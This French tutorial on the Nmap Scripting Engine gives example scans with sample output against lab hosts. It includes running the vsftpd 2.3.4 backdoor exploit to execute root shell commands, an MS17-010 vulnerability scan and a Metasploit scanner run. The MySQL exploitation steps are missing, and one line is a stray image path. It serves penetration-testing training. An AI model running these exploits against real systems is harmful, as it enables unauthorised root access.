Nmap Scripting Engine (NSE)

Table des matières

Définition

Le moteur de script Nmap (NSE) est l'une des caractéristiques les plus puissantes et flexibles de Nmap. Il permet aux utilisateurs d'écrire (et partager) des scripts simples (en utilisant le langage de programmation Lua). Il existe l'ensemble un ensemble croissant et diversifié de scripts distribués avec Nmap, ou vous pouvez écrire vos propre script pour répondre à vos besoins personnalisés.

NSE peut même être utilisé pour l'exploitation de la vulnérabilité.

Pour tenir compte de ces différents usages et de simplifier le choix des scripts à exécuter, chaque script contient un champ associant à une ou plusieurs catégories. Catégories Actuellement définies sont auth , broadcast , par default . discovery , dos , exploit , external , fuzzer , intrusive , malware , en safe , la version , et vuln . Ceux - ci sont tous décrits dans la section intitulée «Catégories de script"

Effectuer un scan de script en utilisant l'ensemble de scripts par défaut. Il est équivalent à

--script=default . Certains des scripts dans cette catégorie sont considérés comme intrusive et ne doit pas être exécuté sur un réseau cible sans autorisation.

--script <filename> | <category> | <directory> | <expression>

Il exécute une analyse de script en utilisant la liste des noms de fichiers, les catégories de script, et des répertoires séparés par des virgules. Chaque élément de la liste peut également être une expression booléenne décrivant un ensemble plus complexe de scripts. Chaque élément est interprété d'abord comme une expression, puis en tant que catégorie, et enfin comme un nom de fichier ou un répertoire.

Il y a deux fonctions spéciales pour les utilisateurs avancés. La première consiste à préfixer les noms de scripts et expressions avec + pour les forcer à fonctionner même si elles auraient normalement pas (par exemple, le service concerné n'a pas été détecté sur le port cible). L'autre est que l'argument all peut être utilisé pour spécifier chaque script dans la base de données de Nmap. Soyez prudent avec cela parce que NSE contient des scripts dangereux tels que les exploits, brute craquelins d'authentification de la force et des attaques par déni de service.

Quand un nom de répertoire est donné, Nmap charge tous les fichiers dans le répertoire dont le nom se termine par .nse . Tous les autres fichiers sont ignorés et les répertoires ne sont pas recherchés récursivement. Quand un nom de fichier est donné, il ne doit pas avoir la .nse prolongation; il sera ajouté automatiquement si nécessaire.

Les Scripts Nmap sont stockés dans sous - répertoire du répertoire de données Nmap par défaut .Pour plus d’efficacité, les scripts sont indexés dans une base de données stockée dans des scripts/script.db , qui énumère la ou les catégories dans lesquelles chaque script appartient.

KALI

Tous les scripts NSE sont dans KALI présent par défaut

Trouver la liste des scripts disponibles :

```
root@Kali2:~# locate .nse
```

Ou: ls /usr/share/nmap/scripts

```
root@Kali2:/usr/share/nmap/scripts# ls
```

Pour obtenir de l'aide avec un script NSE, vous pouvez simplement utiliser la commande -script-help, comme si dessous :

```
root@Kali2:/usr/share/nmap/scripts# nmap --script-help ftp-brute.nse

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-11 00:13 CEST

ftp-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/ftp-brute.html
  Performs brute force password auditing against FTP servers.
```

Reconnaissance

Effectuez une requête HEAD pour le dossier racine ("/") d'un serveur web et affiche les en-têtes HTTP retournées.

Exemple d'utilisation

nmap -sV --script = http-headers <ip cible > -p (Test vers Client 7)

```
root@Kali2:/usr/share/nmap/scripts# nmap -sV --script=http-headers 10.10.1.10 -p80,443
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-09 20:50 CEST
Nmap scan report for 10.10.1.10
Host is up (0.00047s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    BadBlue httpd 2.7
| http-headers:
|   Server: BadBlue/2.7
|   Content-Type: text/html
|   Accept-Ranges: bytes
|   Date: Mon, 09 May 2016 18:50:47 GMT
|   ETag: "3f45655a22389b40:43d"
|   Last-Modified: Fri, 22 Aug 2003 00:35:38 GMT
|   Content-Length: 1085
|   Connection: close
|   Cache-control: public
|
|_  (Request type: HEAD)
```

Http méthode

Exemple : script HTTP method (Cible Metasploitable 2)

Lancez un scan nmap avec le script http method.

```
nmap --script=http-methods.nse 192.168.1.11 -n -p 80
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-11 19:38 CEST
Nmap scan report for 192.168.1.19
Host is up (0.00028s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
MAC Address: 08:00:27:EF:AE:68 (Cadmus Computer Systems)
```

Cela liste les méthodes disponibles, ainsi qu'un risque sur la méthode TRACE.

Il est possible de mettre des arguments sur un script pour effectuer une action supplémentaire. Le http-methods.retest permet de tester les différentes méthodes disponibles et d'afficher la réponse.

```
nmap --script=http-methods.nse --script-args=http-methods.retest=1 192.168.1.19 -n -p 80
```

nmap teste les différentes méthodes.

```
| GET / -> HTTP/1.1 200 OK
|
| HEAD / -> HTTP/1.1 200 OK
|
| POST / -> HTTP/1.1 200 OK
|
| OPTIONS / -> HTTP/1.1 200 OK
|
|_TRACE / -> HTTP/1.1 200 OK
```

File ftp-vsftpd-backdoor

Le script teste la présence de la backdoor vsFTPd 2.3.4. Ce script tente d'exploiter la porte dérobée en utilisant l'authentification via le smiley, mais peut être modifiée avec l'exploit.cmd ou des arguments de script ftp-vsftpd-backdoor.cmd

```
root@Kali2:/usr/share/nmap/scripts# nmap --script ftp-vsftpd-backdoor -p 21 10.10.1.4

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-09 21:35 CEST
Nmap scan report for 10.10.1.4
Host is up (0.00034s latency).
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://osvdb.org/73573
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backd
```

Il peut être modifié avec l'exploit.cmd ou des arguments de script ftp-vsftpd-backdoor.cmd=(+commande Shell).


```
root@Kali2:/usr/share/nmap/scripts# nmap --script=ftp-vsftpd-backdoor --script-args='ftp-vsftpd-backdoor.cmd=ls' -p 21 10.
10.1.4
```

```
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|       Shell command: ls
|       Results: bin
|   boot
|   cdrom
|   dev
|   etc
|   home
|   initrd
|   initrd.img
|   lib
|   lost+found
|   media
|   mnt
|   nohup.out
|   opt
|   proc
|   root
|   sbin
|   srv
|   sys
|   tmp
|   usr
|   var
|   vmlinuz
```

MySQL

Vérifie serveurs MySQL avec un mot de passe vide pour root ou anonyme.

nmap -sV --script=mysql-empty-password <ip cible >



Le compte de la base de données est root et le mot de passe vide.

Exploitez cette vulnérabilité avec la commande suivante :

Pour le password appuyez sur entrée :

Nous sommes maintenant connectés à la base de données

Traceroute Géolocalisation

Un autre script intéressant, est «traceroute-géolocalisation". Ce script exécute la commande typique de traceroute, mais en plus, il utilise l'adresse IP pour localiser la ville et le pays.Pour construire cette commande, nous devrons dire nmap fair un traceroute (-traceroute), exécuter un script (-script), désigner le script (traceroute-géolocalisation), le port cible (-p 80) et @IP ou le nom de domaine (cible).

```
root@Kali2:~# nmap --traceroute --script traceroute-geolocation.nse -p 80 m2iformation.fr
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-10 20:52 CEST
Nmap scan report for m2iformation.fr (87.98.129.57)
Host is up (0.039s latency).
rDNS record for 87.98.129.57: 87-98-129-57.ovh.net
PORT   STATE SERVICE
80/tcp open  http

Host script results:
| traceroute-geolocation:
|   HOP  RTT    ADDRESS                                    GEOLOCATION
|   1    5.19   neufbox (192.168.1.1)                      - ,-
|   2    37.34  18lau1-r0b0-1.dip.gaoland.net (80.118.84.43)  48,2 France ()
|   3    36.75  77.90.118.80.rev.sfr.net (80.118.90.77)    48,2 France ()
|   4    35.41  65.90.118.80.rev.sfr.net (80.118.90.65)    48,2 France ()
|   5    39.95  be99-154.th2-1-a9.fr.eu (94.23.122.89)     48,2 France ()
|   6    43.21  be10-1180.rbx-g1-a9.fr.eu (213.251.130.52)  48,2 France ()
|   7    45.60  be101-24.rbx1-3a-a9.fr.eu (37.187.231.100)  48,2 France ()
|_  8    40.66  87-98-129-57.ovh.net (87.98.129.57)        48,2 France ()
```

Détecter un serveur DHCP

Voici la commande Nmap permettant de détecter la présence de serveur DHCP sur un réseau via le script « dhcp-discovery.nse » mais aussi de récupérer les informations (plage réseau, DNS et passerelle) qu'il transmet lors d'une requête DHCP demandant l'attribution d'une adresse IP :

```
root@Kali2:~# nmap -sU -p 67-68 -script dhcp-discover 192.168.1.0/24
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-09-19 19:41 CEST
Nmap scan report for neufbox (192.168.1.1)
Host is up (0.0066s latency).
PORT   STATE         SERVICE
67/udp open|filtered dhcps
68/udp closed        dhcpc
MAC Address: 00:17:33:B1:1E:14 (SFR)

Nmap scan report for 192.168.1.2
Host is up (0.0080s latency).
PORT   STATE         SERVICE
67/udp open|filtered dhcps
68/udp open|filtered dhcpc
MAC Address: 10:FE:ED:E8:E5:8A (Tp-link Technologies CO.)
```

Détecter la faille WannaCry

nmap -sC -p 445 -max-hostgroup 3 -open --script smb-vuln-ms17-010.nse 192.168.134.0/24 -oX /root/Bureau/ms17-010-lan.xml

```
root@kali2017:~# nmap -sC -p 445 -max-hostgroup 3 -open --script smb-vuln-ms17-010.nse 192.168.134.0/24
 -oX /root/Bureau/ms17-010-lan.xml
```

En cas de faille détectée

Voici ce que retourne NMAP quand une machine vulnérable à l'exploit SMBv1 est détectée

```
root@kali2017:~# nmap -sC -p 445 -max-hostgroup 3 -open --script smb-vuln-ms17-010.nse 192.168.134.0/24 -oX /root/Bureau/ms17-010-lan.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-27 12:40 CET
Nmap scan report for 192.168.134.10
Host is up (0.00075s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:83:FF:E1 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

Cela fonctionne aussi avec Metasploit en utilisant :

auxiliary/scanner/smb/smb_ms17_010

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHECK_ARCH   true             yes       Check for architecture on vulnerable hosts
   CHECK_DOPU   true             yes       Check for DOUBLEPULSAR on vulnerable hosts
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        445              yes       The SMB service port (TCP)
   SMBDomain    .                no        The Windows domain to use for authentication
   SMBPass                       no        The password for the specified username
   SMBUser                       no        The username to authenticate as
   THREADS      1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.134.0/24
rhosts => 192.168.134.0/24
msf auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.134.10:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
e Pack 1 x86 (32-bit)
```

Conclusion

Cette documentation ne passe en revu qu'un petit nombre de scripts NMAP le bute entant de vous familiariser avec cet outil très puissant. Pour aller plus loin avec NSE, rendez-vous sur la documentation du site officiel. Tous les scripts y sont décrits et répertoriés par catégories.

https://nmap.org/nsedoc/